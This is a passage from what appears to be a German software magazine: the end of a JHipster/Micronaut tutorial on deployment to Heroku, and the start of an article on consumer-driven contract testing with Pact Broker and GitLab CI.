Unter Administration finden sich verschiedene Verwaltungsoberflächen, um Metriken einzusehen, den Health-Status und Konfigurationsparameter der Anwendung einzusehen und die Log-Level zu ändern *(siehe Abbildung 3)*.

```
liquibase:
  datasources:
  default:
  async: true
  change-log: classpath:config/liquibase/master.xml
  contexts: dev, faker
```

Listing 4: Konfiguration der Liquibase-Kontexte (application-dev.yml)

Unter Entities können Orte und Wanderungen angelegt werden *(siehe Abbildung 4)*. Die vorhandenen Daten werden durch einen speziellen Liquibase-Context durch Faker.js erzeugt. Um die Fake-Daten nicht zu generieren, muss die Konfiguration in *src/main/resources/application-dev.yml* angepasst werden und der `faker`-Context entfernt werden *(siehe Listing 4)*.

Da wir Protractor als zusätzliches Testframework konfiguriert haben, werden sowohl für die Anwendung (Login, Administration) als auch für jede Entität End-to-End-Tests generiert. Mit *npm run e2e* können diese gestartet werden, die Anwendung sollte dabei natürlich weiterhin laufen.

Angular, React oder Vue?

Falls man React bevorzugt, kann es durch Hinzufügen der Option `clientFramework react` ergänzt werden *(siehe Listing 5)*.

Die Verwendung von Vue.js ist momentan noch komplizierter, da Vue.js ebenfalls ein Blueprint und die Kompatibilität nicht notwendigerweise gegeben ist. Daher wird Vue.js mit JHipster 7 in den Hauptgenerator integriert. Wer dennoch Micronaut und Vue.js kombinieren möchte, kann das auch schon heute tun. Zuerst muss der Vue.js Blueprint mit `npm install -g generatorjhipster-vuejs` installiert werden. Die JDL muss dann unter Angabe aller Blueprints mit JHipster-CLI importiert werden *(siehe Listing 6)*.




Abbildung 4: Entitäten (© Frederik Hahne)

```
application {
  config {
  baseName hike
  applicationType monolith
  authenticationType oauth2
  clientFramework react
  packageName com.github.atomfrede.example.hike
  prodDatabaseType postgresql
  testFrameworks [protractor]
  }
}
```

Listing 5: app.jdl

```
jhipster import-jdl app.jdl -blueprints micronaut,vuejs
```

Listing 6: Verwendung mehrerer Blueprints

Auf geht es in die Cloud

Bisher wurde die Anwendung im `dev`-Profil ausgeführt, das für die Entwicklung optimiert ist. Eine Anwendung im `dev`-Profil zu deployen, ist allerdings keine gute Idee, da zum Beispiel das Logging sehr ausführlich ist und JavaScript-Ressourcen nicht optimiert sind. Dadurch sind die Ladezeiten für die Benutzenden unnötig hoch. Entsprechend sieht auch der Lighthouse-Report *(siehe Abbildung 5)* schlecht aus. Es werden insgesamt knapp 3,3 MB JavaScript an den Client ausgeliefert.

Um die Anwendung für Produktion zu bauen, muss der Build mit dem entsprechenden Profil gestartet werden: `./mvnw verify -Pprod`.

JHipster unterstützt verschiedene Cloud-Provider (zum Beispiel Azure oder GCP). In diesem Beispiel verwenden wir Heroku *[10]*, um unsere Anwendung in der Cloud zu betreiben. Heroku ist eine Platform-as-a-Service (PaaS), sodass das Verwalten der eigentlichen Infrastruktur nahezu nicht nötig ist. Dadurch ist die Verwendung sehr einfach.

JHipster provisioniert alle benötigten Add-ons in Abhängigkeit von der gewählten Konfiguration. Es werden nur kostenfreie Optionen gewählt und die sogenannten „Free Dynos" verwendet. Hierdurch ist die Performance eingeschränkt, kann aber sehr schnell seine Anwendung in die Cloud bringen, beispielsweise um diese testen zu können.

Um den Heroku-Subgenerator verwenden zu können, muss zunächst das Heroku-CLI installiert und konfiguriert sein. Obwohl JHipster keine kostenpflichtigen Add-ons provisioniert, muss der verwendete Heroku-Account durch das Hinzufügen einer Kreditkarte zunächst verifiziert werden.

Sind alle Vorbereitungen abgeschlossen, kann durch den Befehl `mhipster heroku` die Konfiguration gestartet werden. Der Generator erfordert die Eingabe von weiteren Parametern:

1. **Name to deploy as** – Name der Anwendung. Kann in der Regel auf dem Standardwert belassen werden.
2. **On which region do you want to deploy?** Hier sollte EU ausgewählt werden.
3. **Which type of deployment do you want?** Während das Deployment via Git in der Regel schneller ist, muss dafür der Source Code auf einen Heroku-Server geladen werden. Das ist nicht in jedem Fall möglich, daher kann auch nur das fertige JAR hochgeladen werden. Wir verwenden Git.
4. **Which Java version would you like to use to build and run your app?** Falls es keinen Grund gibt, eine andere Version zu verwenden, kann hier der Standardwert (11) verwendet werden.
5. **You are using OAuth 2.0. Do you want to use Okta as your identity provider?** Da wir uns nicht um den Betrieb eines separaten Keycloak-Servers kümmern möchten, wählen wir hier die Option Okta („Yes, provision the Okta add-on"), um automatisch zu konfigurieren.
6. **Login (valid e-mail) for the JHipster Admin user** – Dies ist der Login für den Administrator und muss eine valide E-Mail-Adresse sein. Zum Beispiel *max@jhipster.tech*.
7. **Initial password for the JHipster Admin user** – Das initiale(!) Passwort für den Administrator. Es muss den Richtlinien von Okta genügen und nach dem ersten Login geändert werden.
8. Die Abfrage, ob die *pom.xml* überschrieben werden soll, kann mit Ja beantwortet werden.

Der Build- und Deployment-Prozess kann einige Zeit dauern. Sobald er erfolgreich abgeschlossen wurde, kann die Anwendung durch den Befehl `heroku open` im Browser geöffnet werden. Man kann sich nun mit den zuvor vergebenen Zugangsdaten anmelden und wird aufgefordert, ein neues Passwort zu vergeben und eine Sicherheitsfrage auszuwählen. Danach sollte man wieder auf die Startseite der JHipster-Anwendung geleitet werden *(siehe Abbildung 6)*.

Durch die Optimierung des Frontends sind die Ergebnisse des Lighthouse-Reports nun sehr gut *(siehe Abbildung 7)*. Es werden nur noch knapp 280 kB JavaScript übertragen, wobei der größte Teil davon durch Angular verbraucht wird. JHipster legt Wert auf gute und sichere Standardkonfiguration, sodass auch ein Test auf übliche Security Header in der Bestnote A resultiert *(siehe Abbildung 8)*.

Ausblick auf JHipster 7

Das mit Version 5 eingeführte Konzept von Blueprints wurde mit der aktuellen Version 6 weiter verfeinert und führte zu einem regen Interesse von weiteren Communities und Firmen. Inzwischen gibt es neben Micronaut-Implementierungen auch welche für Quarkus, NodeJS und .Net. Es werden noch nicht alle Optionen des Hauptgenerators unterstützt, aber die meistbenutzten Optionen werden von allen Blueprints unterstützt.

Mit der kommenden Version 7 hält Vue.js Einzug in den Hauptgenerator, sodass hier die Integration und Kompatibilität zu unterschiedlichen Optionen besser gewährleistet werden kann. Um es den Benutzenden einfacher zu ermöglichen, das Design des Frontends zu verändern, werden mindestens die Administrationsoberflächen in ein separates Projekt ausgelagert und nicht mehr Teil des generierten Codes sein. Das sogenannte JHipster-Control-Center funktioniert dabei ähnlich wie der Spring

Boot Admin *[11]*, wird aber zum Beispiel auch mit Quarkus- oder Micronaut-Anwendungen funktionieren. Protractor als End-to-End-Testingframework wird durch das modernere Cypress ersetzt. Cypress-Tests sind einfacher zu warten. Außerdem arbeitet Cypress besser mit Vue.js und React zusammen.




Abbildung 5: Lighthouse-Report (dev-Profil) (© Frederik Hahne)




Abbildung 6: Nach der Anmeldung mit Okta (© Frederik Hahne)

Seit Sommer 2020 ist das Prettier-Plug-in for Java *[12]* im Beta-Status und im Einsatz. JHipster 7 wird dann auch Java-Code mit Prettier formatieren, sodass keine unterschiedlichen Tools für Frontend- und Backend-Code mehr benötigt werden.




Abbildung 7: Lighthouse-Report (© Frederik Hahne)




Abbildung 8: Security-Headers-Report

Fazit

Mithilfe von JHipster konnte das Grundgerüst einer produktionsreifen Webanwendung aufgesetzt werden. Die Datenstruktur und die Bedienung der Anwendung konnten mit der erzeugten Oberfläche direkt getestet werden. Der sichere Betrieb der Anwendung ist durch sinnvolle Standardkonfigurationen sichergestellt. Der Workflow mit Maven/Gradle und Webpack ermöglicht es, schnell neue Funktionen zu entwickeln und in Produktion zu bringen.

Natürlich ist die erzeugte UI nicht ausreichend, um von Endnutzern gerne verwendet zu werden. Um weiterhin JHipster aktualisieren zu können, sollte der generierte Code nach Möglichkeit nicht verändert werden. Hier bietet sich die Verwendung des sogenannten Side-by-Side Ansatzes *[13] [14]* an. Dadurch kann der generierte Code um Funktionen erweitert werden, ohne dass generierter Code verändert werden muss.

JHipster bietet somit eine gute Möglichkeit, den „langweiligen" Teil einer modernen Webanwendung generieren zu lassen, sodass man sich als Entwickelnder auf die eigentliche Business-Logik konzentrieren kann.

Quellen

[1] *https://jhipster.tech*
[2] *https://micronaut.io/*
[3] *https://yeoman.io/*
[4] *https://www.jhipster.tech/modules/creating-a-blueprint/*
[5] *https://www.jhipster.tech/jdl/*
[6] *https://www.keycloak.org/*
[7] *https://www.okta.com/*
[8] *https://docs.docker.com/compose/*
[9] *https://www.jhipster.tech/development/*
[10] *https://www.jhipster.tech/heroku/*
[11] *https://github.com/codecentric/spring-boot-admin*
[12] *https://github.com/jhipster/prettier-java*
[13] *https://www.youtube.com/watch?v=Gg5CYoBdpVo*
[14] *https://dev.to/antonioortizpola/separating-the-jhipster-layout-from-a-custom-ui-implementation-55i8*

Frederik Hahne
WPS Management GmbH
frederik.hahne@wps-management.de

Frederik Hahne arbeitet als Software-Entwickler bei der WPS Management GmbH in Paderborn an der offenen B2B-Integrationsplattform wescale *(https://wescale.com)*. Er ist Organisator der JUG Paderborn und hat in Paderborn die lokale Devoxx-4Kids-Gruppe ins Leben gerufen. Seit 2015 ist er Mitglied des JHipster-Core-Teams und hat hier neben dem Gradle-Support in letzter Zeit vor allem am Neo4j-, Micronaut- und Heroku-Support gearbeitet. Er twittert unter @atomfrede und bloggt gelegentlich auf *https://atomfrede.gitlab.io*.

Implementierung von Consumer-Driven Contract Testing mit Pact Broker und GitLab CI

Frank Rosner und Raffael Stein, codecentric AG

In diesem Artikel wird Consumer-Driven Contract Testing als Alternative zu End-to-End-Tests vorgestellt, um die Komponenten eines verteilten Systems entkoppelt zu testen. Pact ist der De-facto-Standard für Contract Testing. Es beinhaltet eine programmiersprachenunabhängige Spezifikation, um Interaktionen zwischen Diensten in Form von JSON-Dokumenten abzubilden. Der Pact Broker kann in Kombination mit anderen Werkzeugen, wie zum Beispiel GitLab CI, eingesetzt werden, um den Entwicklungsprozess zu unterstützen.

Consumer-Driven Contract Testing (zu Deutsch konsumentengetriebenes Vertragstesten) ist eine Alternative zu End-to-End-Tests, bei der nicht alle Dienste zur gleichen Zeit bereitgestellt sein müssen. Contract Testing ermöglicht es, die Komponenten eines verteilten Systems entkoppelt zu testen, indem Interaktionen in Consumer- und Provider-Tests aufgeteilt werden, die jeweils unabhängig voneinander ausgeführt werden können.

Pact ist der De-facto-Standard für Consumer-Driven Contract Testing. Es wird meist verwendet, um Request-Response-Interaktionen zu testen, zum Beispiel die Kommunikation zwischen zwei Diensten auf Grundlage des HTTP-Protokolls. Pact beinhaltet jedoch auch eine Spezifikation für asynchrone Interaktionen auf Basis von Ereignissen beziehungsweise Nachrichten.

Ein Consumer („Konsument") ist definiert als eine Systemkomponente, die Daten oder Funktionalität eines anderen Dienstes verwendet. Komponenten, die Daten oder Funktionalität bereitstellen, werden dementsprechend als Provider („Anbieter") bezeichnet. Streng genommen handelt es sich bei Consumer und Provider um Rollen, denn eine Softwarekomponente kann selbstverständlich sowohl Funktionalität anderer Komponenten konsumieren als auch selbst welche anbieten.

Die Pact-Spezifikation *[1]* definiert ein Format, um Interaktionen als JSON-Dokumente abzubilden. Dieses Format ist programmiersprachenunabhängig und es existieren Implementierungen in Ruby, JavaScript, Go, Python, Swift, PHP sowie für JVM- und .NET-Sprachen. Im Java-Universum wird üblicherweise pact-jvm verwendet.

Der Pact Broker ist ein Werkzeug, das beim Zusammenstecken eines Pact-Workflows unterstützt. In diesem Artikel wollen wir aufzeigen, wie Pact theoretisch funktioniert und wie es praktisch eingesetzt werden kann. Dabei gehen wir im Speziellen darauf ein, wie man mithilfe des Pact Broker und GitLab CI einen teilautomatisierten, konsumentengetriebenen Entwicklungsprozess realisieren kann.

Der Rest dieses Artikels ist wie folgt aufgebaut: Zunächst werden die theoretischen Grundlagen von Pact vermittelt. Anschließend wird die Funktionalität des Pact Broker näher beleuchtet. Der darauffolgende Abschnitt erklärt am Beispiel von GitLab CI, wie man den Pact Broker in die eigene CI-Landschaft integrieren kann. Wir diskutieren zum Abschluss noch Vor- und Nachteile von Pact und fassen die wichtigsten Punkte zusammen.

Konzepte des Consumer-Driven Contract Testings mit Pact

Der Workflow des Consumer-Driven Contract Testing beinhaltet verschiedene Entitäten und Konzepte. In den nächsten Abschnitten wollen wir uns die Grundlagen diesbezüglich anschauen, bevor wir den Workflow aus Sicht des Entwickelnden einmal genauer beleuchten. Zu Anschauungszwecken wird in diesem Artikel immer wieder auf das folgende Beispielszenario verwiesen:

Man stelle sich eine Webanwendung vor, die Login-Funktionalität bereitstellt. Das Frontend wird als JavaScript-Anwendung entwickelt, wohingegen das Backend in Kotlin umgesetzt wird.

Die folgenden grundlegenden Konzepte sind nun in Bezug auf den Einsatz von Pact in diesem Szenario relevant:

- **Consumer –** Eine Anwendung nimmt die Rolle eines Consumers ein, sobald sie Funktionalität einer anderen Komponente verwendet. Sie kann beispielsweise einen HTTP-Request an einen Webservice schicken. In unserem Beispiel wäre die JavaScript-Anwendung ein Consumer der Login-Funktionalität.

- **Provider –** Im Gegenzug beinhaltet die Providerrolle das Anbieten von Funktionalität, beispielsweise einer HTTP-Schnittstelle. Bezogen auf unser Beispiel wäre das Backend ein Provider der Login-Funktionalität.

- **Interaction –** Eine Interaction definiert, welche Funktionalität wie konsumiert wird. Eine HTTP-Interaction beispielsweise beinhaltet den Request vom Consumer zum Provider, den Providerzustand zu dieser Zeit, sowie die Antwort des Providers. So könnten wir einen erfolgreichen Login-Versuch als eine Interaction modellieren.

- **Providerzustand –** Der Providerzustand drückt den Zustand aus, in dem sich der Provider während der Interaction befindet. Dieser Zustand fungiert als eine Text Fixture in den Providertests, die es dem Entwickelnden erlauben, Mocks oder Datenbanken entsprechend zu konfigurieren. Für unser Login-Szenario ist ein Zustand vorstellbar, in dem definiert ist, dass eine Benutzerin „Erika Musterfrau" existiert und ein spezifiziertes Passwort besitzt.

- **Vertrag/Pact-File –** Der Vertrag, auch Pact-File genannt, beinhaltet alle Interactions in einem konkreten Consumer-Provider-Paar. Zwischen unserem Frontend und Backend gäbe es demnach einen Vertrag, der alle Interactions in Bezug auf Login und Logout enthält.

- **Verification –** Während der Verification des Vertrags werden die darin enthaltenen Interactions gegen den Providercode simuliert. Anschließend werden die tatsächlichen Antworten mit den im Vertrag definierten Antworten verglichen. Das Ergebnis sollte in irgendeiner Art an den Entwickelnden des Consumers kommuniziert werden.

Es sei an dieser Stelle nochmals darauf hingewiesen, dass eine Anweisung sowohl Consumer als auch Provider sein kann. Frontends sind zwar typischerweise ausschließlich Consumer, aber auch da ist eine bidirektionale Kommunikation vorstellbar, beispielsweise bei der Verwendung von WebSockets.

Der Consumer-Workflow

Nachdem wir die grundlegenden Konzepte von Pact kennengelernt haben, wollen wir uns nun den Entwicklungsworkflow der Consumer näher ansehen. Nehmen wir an, dass ein Consumer eine HTTP-Schnittstelle eines anderen Dienstes nutzen möchte. Somit ist der erste Schritt, die benötigten Interactions in einem Pact-File zu definieren.

Obwohl es grundsätzlich möglich ist, Pact-Files mit einem Texteditor zu bearbeiten, sollten stattdessen besser Consumer-Tests geschrieben werden. Die Consumer-Tests verifizieren nicht nur den korrekten Aufruf des Providers aus Sicht des Consumers, sondern generieren zusätzlich das Pact-File, in dem alle getesteten Interactions enthalten sind.

Im nächsten Schritt werden die Provider-Tests gegen das generierte Pact-File ausgeführt. Eine erfolgreiche Verification zeigt an, dass die Consumer-Version, die den Vertrag generiert hat, mit der Provider-Version, die ihn verifiziert hat, kompatibel ist. Stellt man beide Versionen gemeinsam in Produktion bereit, sollte das Zusammenspiel der Komponenten wie erwartet funktionieren.

Der Provider-Workflow

Obwohl Pact konsumentengetrieben ist, bietet es auch für die Weiterentwicklung von Providern Vorteile. Will man beispielsweise ein API anpassen und dabei sicherstellen, dass alle existierenden Aufrufe weiterhin funktionieren, dann genügt das Verifizieren aller vorhandenen Verträge.

Ist die Verification erfolgreich, können die Änderungen ohne Anpassungen an den Consumer ausgerollt werden. Somit können Provider nicht nur neue Funktionalität hinzufügen, sondern auch ohne Risiko veraltete Funktionalität entfernen.

Implementierung von Consumer-Tests

Ein Consumer-Test ist im Allgemeinen wie folgt aufgebaut: Zunächst wird die Interaktion definiert und entsprechend registriert. Die Pact-Bibliothek generiert dann die Pact-Files und erstellt einen Stub-Server, der den echten Provider imitiert. Anschließend kann man die Consumer-Logik ausführen, die das API anspricht. Der Test ist erfolgreich, wenn die getätigte Anfrage der in der Interaktion definierten Anfrage entspricht.

Listing 1 zeigt einen in JavaScript entwickelten Consumer-Test für den Login-Endpunkt. Wir verwenden hierbei die Pact-Implementierung pact-js und jest als Testing-Framework.

Zunächst wird der Provider konfiguriert. Die Providerkonfiguration enthält die Namen des Consumers und des Providers sowie zusätzliche Optionen für den Stub-Server, wie beispielsweise den Port. Anschließend definieren wir die Interaction: Gegeben sei ein Benutzender mit gültigen Zugangsdaten. Werden diese Zugangsdaten an den Endpunkt gesendet, so erhalten wir eine Antwort mit HTTP-Status-Code 200.

Indem wir diese Interaktion zum Provider hinzufügen, teilen wir dem Stub-Server mit, wie er auf eine Login-Anfrage reagieren soll. Wie man das API dann tatsächlich aufruft und welche Assertions man zusätzlich schreibt, ist an dieser Stelle nicht vorgeschrieben.

In unserem Beispiel überprüfen wir nur, dass wir Status-Code 200 zurückerhalten, wenn wir den UserService mit den entsprechenden Zugangsdaten aufrufen.

In einer echten Anwendung werden die Interaktionen wahrscheinlich wesentlich komplexer aussehen. Neben einem umfangreicheren Datenmodell sind in den meisten Fällen auch HTTP-Header von Bedeutung. Ein weiteres nützliches Feature sind Matcher *[2]*. Mithilfe von Matchern können Interaktionen so definiert werden, dass die echte Antwort nicht exakt mit der definierten Antwort übereinstimmen muss.

Austausch von Pact-Files

Nachdem ein Consumer ein neues Pact-File generiert hat, muss es mit allen betroffenen Providern geteilt werden, damit diese die Interactions verifizieren können. Grundsätzlich kann dies auf zwei Arten geschehen:

1. **Committen der Pact-Files** in die Quelltext-Repositories der Provider. Die einfachste Variante dieses Workflows ist, manuell einen Merge-Request beim Provider zu erstellen, der die geänderten Pact-Files enthält. In diesem Zuge kann die Build-Pipeline die Verification-Tests ausführen. Das Erstellen eines Merge-Requests lässt sich selbstverständlich auch automatisieren.

2. **Herunterladen der Pact-Files** durch die Provider. Anstatt die Pact-Files in die Provider-Repositories zu duplizieren, kann ein Consumer seine Pact-Files an einen Drittanbieter schicken. Provider können diese dann von dort herunterladen und verifizieren. Gebräuchliche Formen von Drittanbietern sind beispielsweise Build-Server-Artefakte (zum Beispiel GitLab-Build-Artefakte), ein Objektspeicher (beispielsweise Amazon S3) oder der Pact Broker.

Das Einführen des Pact Broker hat den weiteren Vorteil, dass ein Provider die Ergebnisse der Verification ebenfalls an den Broker schicken kann. Somit können Dienste beim Broker anfragen, ob für eine Kombination aus Komponentenversionen bereits eine erfolgreiche Verification vorliegt. Ist dies der Fall, kann ein Deployment dieser Versionen ohne Probleme durchgeführt werden.

